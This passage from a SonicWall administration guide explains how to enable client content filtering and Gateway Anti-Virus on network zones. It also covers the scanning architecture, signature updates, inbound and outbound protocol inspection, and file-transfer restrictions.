
1 On the **Security Services > Client CF Enforcement** page, click the **Network > Zones** link in the **Note**.



The **Network > Zones** page displays.



2 Click the **Edit** icon for the zone on which you want to enforce the Client Content Filtering Service. The **Edit Zone** window appears.



3 Select the **Enforce Content Filtering Service** check box.

4 Optionally, select the CFS policy from the **CFS Policy** drop-down list. The default is **Default**.

5 Select the **Enable Client CF Service** check box.

6 Click **OK**.

121

Managing SonicWall Gateway Anti-Virus Service

Security Services > Gateway Anti-Virus

SonicWall GAV delivers real-time virus protection directly on the SonicWall security appliance by using SonicWall's IPS-Deep Packet Inspection v2.0 engine to inspect all traffic that traverses the SonicWall gateway. Building on SonicWall's reassembly-free architecture, SonicWall GAV inspects multiple application protocols, as well as generic TCP streams, and compressed traffic. Because SonicWall GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding, ZIP, LHZ, and GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis.

SonicWall GAV delivers threat protection directly on the SonicWall security appliance by matching downloaded or emailed files against an extensive and dynamically updated database of threat virus signatures. Virus attacks are caught and suppressed before they travel to desktops. New signatures are created and added to the database by a combination of SonicWall's SonicAlert Team, third-party virus analysts, open source developers and other sources.

SonicWall GAV can be configured to protect against internal threats as well as those originating outside the network. It operates over a multitude of protocols including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols, to provide administrators with comprehensive network threat prevention and control. Because files containing malicious code and viruses can also be compressed and therefore inaccessible to conventional anti-virus solutions, SonicWall GAV integrates advanced decompression technology that automatically decompresses and scans files on a per packet basis.


Topics:

- Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License
- Setting Up SonicWall Gateway Anti-Virus Protection
- Viewing SonicWall GAV Status Information
- Updating SonicWall GAV Signatures
- Specifying GAV Protocol Filtering
- Using Cloud Anti-Virus
- Viewing SonicWall GAV Signatures

SonicWall GAV Multi-Layered Approach

SonicWall GAV delivers comprehensive, multi-layered anti-virus protection for networks at the desktop, the network, and at remote sites. SonicWall GAV enforces anti-virus policies at the gateway to ensure all users have the latest updates and monitors files as they come into the network.

SonicWall GAV Multi-Layered Approach



Topics:

- Remote Site Protection
- Internal Network Protection
- HTTP File Downloads
- Server Protection

Remote Site Protection


1 Users send typical e-mail and files between remote sites and the corporate office.

2 SonicWall GAV scans and analyses files and email messages on the SonicWall security appliance.

3 Viruses are found and blocked before infecting remote desktop.

4 Virus is logged and alert is sent to administrator.

Remote Site Protection



Internal Network Protection


1 Internal user contracts a virus and releases it internally.

2 All files are scanned at the gateway before being received by other network users.

3 If virus is found, file is discarded.

4 Virus is logged and alert is sent to the administrator.

Internal Network Protection



HTTP File Downloads

1 Client makes a request to download a file from the Web.


2 File is downloaded through the Internet.

3 File is analyzed the SonicWall GAV engine for malicious code and viruses.

4 If virus found, file discarded.

5 Virus is logged and alert sent to the administrator.

HTTP File Download Protection



Server Protection


1 Outside user sends an incoming e-mail.

2 E-mail is analyzed the SonicWall GAV engine for malicious code and viruses before received by e-mail server.

3 If virus found, threat prevented.

4 E-mail is returned to sender, virus is logged, and alert sent to the administrator.

Server Protection




SonicWall GAV Architecture

SonicWall GAV is based on SonicWall's high performance DPIv2.0 engine (Deep Packet Inspection version 2.0) engine, which performs all scanning directly on the SonicWall security appliance. SonicWall GAV includes advanced decompression technology that can automatically decompress and scan files on a per packet basis to search for viruses and malware. The SonicWall GAV engine can perform base64 decoding without ever reassembling the entire base64 encoded mail stream. Because SonicWall's GAV does not have to perform reassembly, there are no file-size limitations imposed by the scanning engine. Base64 decoding and ZIP, LHZ, and

GZIP (LZ77) decompression are also performed on a single-pass, per-packet basis. Reassembly free virus scanning functionality of the SonicWall GAV engine is inherited from the Deep Packet Inspection engine, which is capable of scanning streams without ever buffering any of the bytes within the stream.

SonicWall GAV Architecture



Building on SonicWall's reassembly-free architecture, GAV has the ability to inspect multiple application protocols, as well as generic TCP streams, and compressed traffic. SonicWall GAV protocol inspection is based on high performance state machines which are specific to each supported protocol. SonicWall GAV delivers protection by inspecting over the most common protocols used in today's networked environments, including SMTP, POP3, IMAP, HTTP, FTP, NetBIOS, instant messaging and peer-to-peer applications and dozens of other stream-based protocols. This closes potential backdoors that can be used to compromise the network while also improving employee productivity and conserving Internet bandwidth.

Activating the Gateway Anti-Virus, Anti-Spyware, and IPS License

TIP: To activate the Gateway Anti-virus, Anti-Spyware, and IPS License, you must have a If your SonicWall security appliance is connected to the Internet and registered at MySonicWall.com, you can activate a 30-day FREE TRIAL of SonicWall Gateway Anti-Virus, SonicWall Anti-Virus, and SonicWall Intrusion Prevention Service separately from the **System > Licenses** page in the management interface.

NOTE: MySonicWall.com account and the appliances on which it is applied must be registered. To obtain a free MySonicWall.com account and register your appliance, see the *Getting Started Guide* for your appliance.

Because SonicWall Anti-Spyware is part of SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, the Activation Key you receive is for all three services on your SonicWall security appliance.

If you do not have a SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service. license activated on your SonicWall security appliance, you must purchase it from a SonicWall reseller or through your MySonicWall.com account (limited to customers in the USA and Canada).

If you have an Activation Key for SonicWall Gateway Anti-Virus, Anti-Spyware, and Intrusion Prevention Service, perform the steps described in Activating, Upgrading, or Renewing Services to activate the combined services.

Activating FREE TRIALs

You can try FREE TRIAL versions of SonicWall Gateway Anti-Virus, SonicWall Anti-Spyware, and SonicWall Intrusion Prevention Service.

To try a FREE TRIAL of SonicWall Gateway Anti-Virus, SonicWall Anti-Spyware, or SonicWall Intrusion Prevention Service, perform these steps described in Obtaining Free Trial Subscriptions.

Setting Up SonicWall Gateway Anti-Virus Protection

Activating the SonicWall Gateway Anti-Virus license on your SonicWall security appliance does not automatically enable the protection. To configure SonicWall Gateway Anti-Virus to begin protecting your network, you need to perform the following steps:

1. Enabling SonicWall GAV
2. Applying SonicWall GAV Protection on Zones

The **Security Services > Gateway Anti-Virus** page provides the settings for configuring SonicWall GAV on your SonicWall security appliance.

Security Services > Gateway Anti-Virus Page

Enabling SonicWall GAV

To enable Gateway Anti-Virus on your SonicWall security appliance:

1. On the **Security Services > Gateway Anti-Virus** page in SonicOS, select the **Enable Gateway Anti-Virus** check box in the **Gateway Anti-Virus Global Settings** section.
2. Click **Accept** at the top of the page.

   This enables the service globally, but you still have to enable it on each specific zone. See Applying SonicWall GAV Protection on Zones.


Applying SonicWall GAV Protection on Zones

You can enforce SonicWall GAV not only between each network zone and the WAN, but also between internal zones. For example, enabling SonicWall GAV on the LAN zone enforces anti-virus protection on all incoming and outgoing LAN traffic.

1 In the SonicWall security appliance management interface, do one of these:


- Navigate to the **Network > Zones** page.
- From the **Gateway Anti-Virus Status** section, on the **Security Services > Gateway Anti-Virus** page, click the link in **Note: Enable the Gateway Anti-Virus per zone from the Network > Zones** page.

The **Network > Zones** page is displayed.



2 In the **Configure** column in the **Zone Settings** table, click the **Edit** icon for the zone to be configured. The **Edit Zone** dialog displays.

3 Click the **Enable Gateway Anti-Virus Service** check box. A check mark appears. To disable Gateway Anti-Virus Service, clear the check box.




4 Click **OK**.

5 Repeat this procedure for other zones on which you want to enable Gateway Anti-Virus.

NOTE: You also enableSonicWall GAV protection for new zones you create on the **Network > Zones** page. Clicking the **Add** button displays the **Add Zone** dialog, which includes the same settings as the **Edit Zone** dialog.

Viewing SonicWall GAV Status Information

The **Gateway Anti-Virus Status** section shows the state of the anti-virus signature database, including the database's timestamp, and the time the SonicWall signature servers were last checked for the most current database version. The SonicWall security appliance automatically attempts to synchronize the database on startup, and once every hour.



The **Gateway Anti-Virus Status** section displays the following information:

- **Signature Database** indicates whether the signature database needs to be downloaded or has been downloaded.
- **Signature Database Timestamp** displays the last update to the SonicWall GAV signature database, not the last update to your SonicWall security appliance.
- **Update** button updates the database manually.
- **Last Checked** indicates the last time the SonicWall security appliance checked the signature database for updates. The SonicWall security appliance attempts to synchronize the database automatically on startup and once every hour.
- **Gateway Anti-Virus Expiration Date** indicates the date when the SonicWall GAV service expires. If your SonicWall GAV subscription expires, the SonicWall IPS inspection is stopped and the SonicWall GAV configuration settings are removed from the SonicWall security appliance. These settings are restored automatically after renewing your SonicWall GAV license to the previously configured state.

The **Gateway Anti-Virus Status** section displays **Note: Enable the Gateway Anti-Virus per zone from the Network > Zones page**. Clicking on the **Network > Zones** link displays the **Network > Zones** page for applying SonicWall GAV on zones.


NOTE: Refer to Applying SonicWall GAV Protection on Zones for instructions on applying SonicWall GAV protection to zones.

Updating SonicWall GAV Signatures

By default, the SonicWall security appliance running SonicWall GAV automatically checks theSonicWall signature servers once an hour. There is no need for an administrator to constantly check for new signature updates. You can also manually update your SonicWall GAV database at any time by clicking the **Update** button located in the **Gateway Anti-Virus Status** section.

SonicWall GAV signature updates are secured. The SonicWall security appliance must first authenticate itself with a pre-shared secret, created during the SonicWall Distributed Enforcement Architecture licensing registration. The signature request is transported through HTTPS, along with full server certificate verification.

Specifying GAV Protocol Filtering



Application-level awareness of the type of protocol that is transporting the violation allows SonicWall GAV to perform specific actions within the context of the application to gracefully handle the rejection of the payload.

By default, SonicWall GAV inspects all inbound **HTTP**, **FTP**, **IMAP**, **SMTP** and **POP3** traffic. Generic **TCP Stream** can optionally be enabled to inspect all other TCP based traffic, such as non-standard ports of operation for SMTP and POP3, and IM and P2P protocols.

Topics:

- Enabling Inbound Inspection
- Enabling Outbound Inspection
- Restricting File Transfers
- Configuring Gateway AV Settings

Enabling Inbound Inspection

Within the context of SonicWallSonicWall GAV, the **Enable Inbound Inspection** protocol traffic handling refers to the following:

- Non-SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to any zone.
- Non-SMTP traffic from a Public zone destined to an Untrusted zone.
- SMTP traffic initiating from a non-Trusted zone destined to a Trusted, Wireless, Encrypted, or Public zone.
- SMTP traffic initiating from a Trusted, Wireless, or Encrypted zone destined to a Trusted, Wireless, or Encrypted zone.

The **Enable Inbound Inspection** protocol traffic handling represented as a table:

Enable Inbound Inspection Protocol Traffic Handling: SMTP Traffic

SMTP Traffic					
To / From	Trusted	Encrypted	Wireless	Public	Untrusted
Trusted	X	X	X		
Encrypted	X	X	X		
Wireless	X	X	X		
Public	X	X	X	X	X
Untrusted	X	X	X	X	X

Enable Inbound Inspection Protocol Traffic Handling: All Other Traffic

All Other Traffic					
To / From	Trusted	Encrypted	Wireless	Public	Untrusted
Trusted	X	X	X	X	X
Encrypted	X	X	X	X	X
Wireless	X	X	X	X	X
Public					X
Untrusted					

The **Enable Inbound Inspection** feature is available for the following traffic:

- HTTP
- FTP
- IMAP
- SMTP

- POP3
- CIFS/Netbios
- TCP


Enabling Outbound Inspection

The **Enable Outbound Inspection** feature is available for the following traffic:

- HTTP
- FTP,
- SMTP
- TCP traffic.

Restricting File Transfers

For each protocol you can restrict the transfer of files with specific attributes by clicking on the **Settings** buttons in the **Protocol Settings** entry in the **Gateway Anti-Virus Global Settings** table. The **Gateway AV Config View** dialog displays.




These restrict transfer settings include:

- **Restrict Transfer of password-protected ZIP files** - Disables the transfer of password protected ZIP files over any enabled protocol. This option only functions on protocols (for example, HTTP, FTP, SMTP) that are enabled for inspection.
- **Restrict Transfer of MS-Office type files containing macros (VBA 5 and above)** - Disables the transfers of any MS Office 97 and above files that contain VBA macros.
- **Restrict Transfer of packed executable files (UPX, FSG, etc.)** - Disables the transfer of packed executable files. Packers are utilities which compress and sometimes encrypt executables. Although there are legitimate applications for these, they are also sometimes used with the intent of obfuscation, so as to make the executables less detectable by anti-virus applications. The packer adds a header that expands the file in memory, and then executes that file. SonicWall Gateway Anti-Virus currently recognizes the most common packed formats: UPX, FSG, PKLite32, Petite, and ASPack. additional formats are dynamically added along with SonicWall GAV signature updates.

Configuring Gateway AV Settings

Clicking the **Configure Gateway AV Settings** button at the bottom of the **Gateway Anti-Virus Global Settings** table displays the **Gateway AV Config View** window, which allows you to configure clientless notification alerts and create aSonicWall GAV exclusion list.



Topics:

- Configuring Gateway Anti-Virus Settings
- Configuring HTTP Clientless Notification
- Configuring a SonicWall GAV Exclusion List
- Resetting Gateway Anti-Virus Settings

Configuring Gateway Anti-Virus Settings

You can enable or disable these AV settings:

- **Disable SMTP Responses** - If you want to suppress the sending of email messages (SMTP) to clients from SonicWall GAV when a virus is detected in an email or attachment, select the **Disable SMTP Responses** check box. By default, the setting is disabled.


CAUTION: The following options should not be changed without recommendation from SonicWall technical support.

- **Disable detection of EICAR test virus** - Disables detection of the EICAR test virus (disabling detection of this test virus helps reduce false positives when other vendors' client AV definitions are downloaded). By default, the setting is enabled.
